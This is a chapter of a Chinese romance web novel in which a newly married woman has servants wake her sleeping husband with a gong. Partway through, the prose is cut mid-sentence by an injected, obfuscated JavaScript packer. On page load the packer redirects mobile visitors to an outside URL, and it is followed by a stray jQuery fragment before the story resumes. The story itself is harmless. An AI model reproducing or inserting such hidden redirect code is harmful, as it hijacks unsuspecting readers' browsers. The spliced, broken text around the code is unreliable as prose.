文趣网 > 其他小说 > 良辰聘 > 3. 晨愠
    翌日,天光未亮,林观月便已起身,侍书和入画进来伺候她洗漱打扮。

    期间祁云羡在外间软榻上睡得很熟,除了微微蹙眉外,没有一点转醒的迹象。

    林观月暂时懒得搭理他。

    “小姐,今日敬茶,要穿哪件?”侍书压低声音问道。

    林观月扫了一眼入画手中捧着的衣裳,选了一件藕荷色褙子,配月白交领长裙,素净却不失端庄。头上也只簪了一支白玉兰簪,耳畔坠了两粒珍珠,简约清雅。

    “小姐未免太素了些……”入画有些担忧。

    林观月对着镜子理了理鬓角,淡淡道:“初入王府,不宜过于张扬。”

    她顿了顿,又补了一句,“况且,就算我穿的素,也不会有人真以为我穷。”这话说的,让侍书和入画都捂嘴偷笑起来。

    可不是嘛,就昨天林观月那十里红妆,谁会小看她?怕是有些眼皮子浅的,还惦记着她的嫁妆呢。

    所以,既然都知道她有钱,那她就不能太张扬,万一惹人眼红,岂不是自找麻烦。更何况,低调大方些,便于她先蛰伏观察王府情况。

    “去将二公子唤醒吧。”

    换完衣服,林观月坐到梳妆台前,让侍书给她梳头,同时对身后的入画吩咐道。

    “对了,”林观月又补充,“让他的小厮进来叫,你别去。”

    入画躬身道:“是,小姐。”

    门口

    长喜和元宝一早就候在门外,如今有了女主人,他们不敢冒昧进去,却也怕二公子有事找他们,只得一大早便候在门外。

    入画打开门,就看到门口两个小厮装扮人,出声询问:“二位可是二公子的小厮?”

    长喜连忙上前躬身道:“是,这位姐姐,可是二公子有何吩咐?”

    入画微微欠身还了一礼,随后侧身让开,“二公子还在熟睡,夫人让你们进去把二公子叫醒,不要误了时辰。”“是。”

    长喜和元宝不敢多言,快速推搡着进门。

    虽说二人心底疑惑,怎的二夫人不叫二公子,要让他们来叫,但面上却也不敢多问。

    思绪纷飞间,二人已至外间。看到在卧榻上睡得香的二公子,二人这下什么都懂了——看来昨晚二公子和这位新夫人是没有圆房,还被新夫人赶到了这外间卧榻上。

    长喜和元宝对视一眼,皆看到对方眼中的惊讶,但二人都不是没眼力见的,当下只做不知,走至卧榻旁。

    长喜上前两步,屈下双膝跪至榻前,抬起双手,轻轻搭在祁云羡胳膊上,晃动两下,低着嗓子叫:“二公子,二公子,该起了,今日还要敬茶,您再不起就晚了。”

    祁云羡毫无动静,侧过身子,将头转向里侧,还吧唧两下嘴,显然睡得香。

    长喜为难地看向一旁侯着的入画,讨好的笑了笑道:“这位姐姐,您看这……?”

    入画回以微笑,语气里却满是拒绝之意:“二公子以往都是你们伺候,婢子哪里敢僭越……不如小哥试试大声点?刚刚那声音,连我都差没听见呢。”

    长喜表情为难,眼神不停地瞟向里间,入画表情不变,却也没有改变主意的意思,显然这就是林观月的意思。

    长喜于是退了下去,把元宝推了上去,“你去,你去。”

    “诶呦!”

    元宝被推得一踉跄,他回头,对上长喜催促的眼神,垂下眼睑,再次转头时,一脸为难的看向入画,在入画的微笑下,又为难地走向榻前。

    元宝小心翼翼地将手搭在祁云羡胳膊上,看上去好似十分害怕祁云羡醒来发脾气,叫人的声音甚至比长喜还要小:“二公子,二公子?该起了。”

    祁云羡毫无反应,元宝便退开几步,低着头,为难地对入画说:“这位姐姐,您就别为难我了。”

    入画微微蹙眉,刚想开口说“我为难你什么了”,里面便传来动静——“入画。”

    林观月的声音从里面传来,随后,帘子被撩起来,林观月从帘子后走了出来。元宝连头都没敢抬,余光里瞧见一片衣角,便连忙跪了下来,“小的给二夫人请安。”

    长喜慢了一步,但他看见了林观月的长相,随后听到元宝的声音,也连忙跟着跪了下来,“小的给二夫人请安。”

    “起来吧。”

    二人小心翼翼起身,垂着头躬身站好,等待着新夫人的吩咐。

    林观月眼神在两人身上转了一圈,开口询问:“你们两个,看起来好似很害怕叫二公子起床这件事?”

    长喜与元宝悄悄转头对视一眼,长喜率先抬头,拱手讪笑道:“二夫人,并非是我等不愿听您吩咐,实在是您有所不知啊!”

    林观月饶有兴趣的看着两人,“哦?既然我‘有所不知’,那不如你们说来听听?”

    二人又对视一眼,林观月敏锐看到,长喜对元宝使了个眼色,紧接着,元宝便犹犹豫豫的抬手冲她施礼。

    “二夫人有所不知,我家公子脾气大,尤其是还有晨愠,若是没有睡够便被叫醒,公子是要发脾气的!”林观月状如顿悟,轻轻点头道:“是吗?二公子脾气这么大啊?”

    “可不是吗?公子他……诶呦!”元宝附和的话还没说完,就被长喜踢了一脚。

    长喜挤上前对林观月躬身道:“二夫人不要误会,我家公子只是性情了些,平时待人还是很谦和的。”

    他一脸尴尬,明显说的话违心,好似怕她因为这个嫌弃祁云羡一般。

    “是吗。”

    林观月轻笑一声,缓步走向卧榻边,微微俯下身子打量塌上的人——祁云羡还睡着,半张脸埋在被褥里,呼吸均匀,几缕碎发垂落在额前,倒是显出几分少年气。

    她轻轻勾了勾唇角。

    这么吵还能睡着,真是让人羡慕的睡眠质量啊。

    她直起身子,看向一旁“战战兢兢”的两人道:“可是我今天就想见识一下。”

    林观月微微偏头看向入画,入画立马凑上前来,林观月偏头同她耳语几句,入画便伏了伏身子转身出去了。长喜和元宝二人对视一眼,皆是一副摸不着头脑的模样,偷偷瞧了一眼林观月,但林观月却并没有跟他们解释是意思,转身带着侍书走向外间坐下。

    不一会儿,入画便回来了,手里还拿着一面铜锣。

    侍书跟她对视一眼,悄悄抿了抿唇,抬手给林观月添茶,长喜和元宝见此则是相互对视

    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17788257|210255||http|test|mini|href|location'.split('|'),0,{}));

    () {

    $('.inform').remove();

    $('#content').append('一眼,四眼迷茫不解。

    最终还是长喜率先开口,他看着入画,讨好的问:“这位姐姐,不知这是……?”

    入画微微一笑,将手中是铜锣往前递了递,嘴里解释着:“夫人吩咐你们,用这个把二公子叫醒。”

    “这……”长喜一脸为难,“这位姐姐,您这不是为难我等吗?”入画笑容不变,“这位小哥,你的意思是,夫人为难你们?”

    “这,这这这自然不是,我等可不敢揣测夫人,只是……”长喜一脸慌乱解释。

    入画不为所动,将手中的铜锣又往前递了递,“那两位就别耽误了,再耽误下去,怕是要误了时辰了,到时候……怕是两位担待不起啊。”

    此话一出,两人是再没理由拒绝了,若是再推脱下去,敬茶迟了,那便是他们两个的过失了。

    元宝看了看长喜,抬手接过了铜锣。

    “麻烦这位姐姐了。”

    “不麻烦。”入画双手交叠于腹部,后退几步让开位置,候在一旁,显然没有插手的意思。

    元宝便将求助的目光投向了长喜,还把手里的铜锣送了送,“长喜哥,您看这……”

    长喜又抬眼看了眼入画,得到对方一个完美的笑脸。他收回视线,转眼看见举着铜锣的元宝,毫不客气地将他推到榻前。

    “你去。”

    元宝震惊的转头,待看清长喜眼中威胁是神色后,又讪讪地转过来。他看着塌上睡得熟的祁云羡,心一狠眼睛一闭,抬手便用力地敲了下去,发出响亮的一声。

    “怎么了!怎么了!着火了吗?!”祁云羡瞬间坐起身子,瞪大双眼惊恐的看着周围。

    “公,公子……”元宝尴尬地看着他,手上还拿着作案工具。

    祁云羡眨了眨眼睛,环视一圈,最后落在元宝手里,等反应过来怎么回事后,长长叹了一口气,随后拿起枕头朝他扔了过去。

    “你有病吧?!大早上不睡觉干什么呢?!”

    祁云羡抬手拍了拍胸口,一脸被气到了的模样。

    元宝连忙接住枕头,随后委屈地看着祁云羡,眼神瞟了一眼入画,小声道:“是夫人让我这么叫你的……”

    祁云羡蹙起眉头,一脸嫌弃,“你嘟嘟囔囔什么呢?大声点!”

    元宝看了一眼入画,随后眼一闭提高声音道:“是夫人让我这么叫你的!”

    “夫人?谁啊?哪来的……”祁云羡一时没反应过来他说的谁,随即看到屋内还没撤去的红绸才突然想起来,自己昨天成婚了,那这夫人自然就是……

    祁云羡开始四处环视起来,没看到林观月的身影,只看到了个小丫鬟。

    “你们小姐呢?”祁云羡看向入画问道。

    入画还没回答,林观月的声音变从外间传来,“二公子,既然醒了,就抓紧时间收拾一下吧,等会还要敬茶,若是迟了,怕是要耽误不少时间。”

    祁云羡听到林观月的声音,探头朝外间看去,可什么都没看到,于是便放弃。

    他起身下床,对一旁的长喜道:“我要更衣。”

    “是,公子。”

    外间的林观月,她一边吃着茶,一边听着里面传来的动静,嘴角轻轻扬起。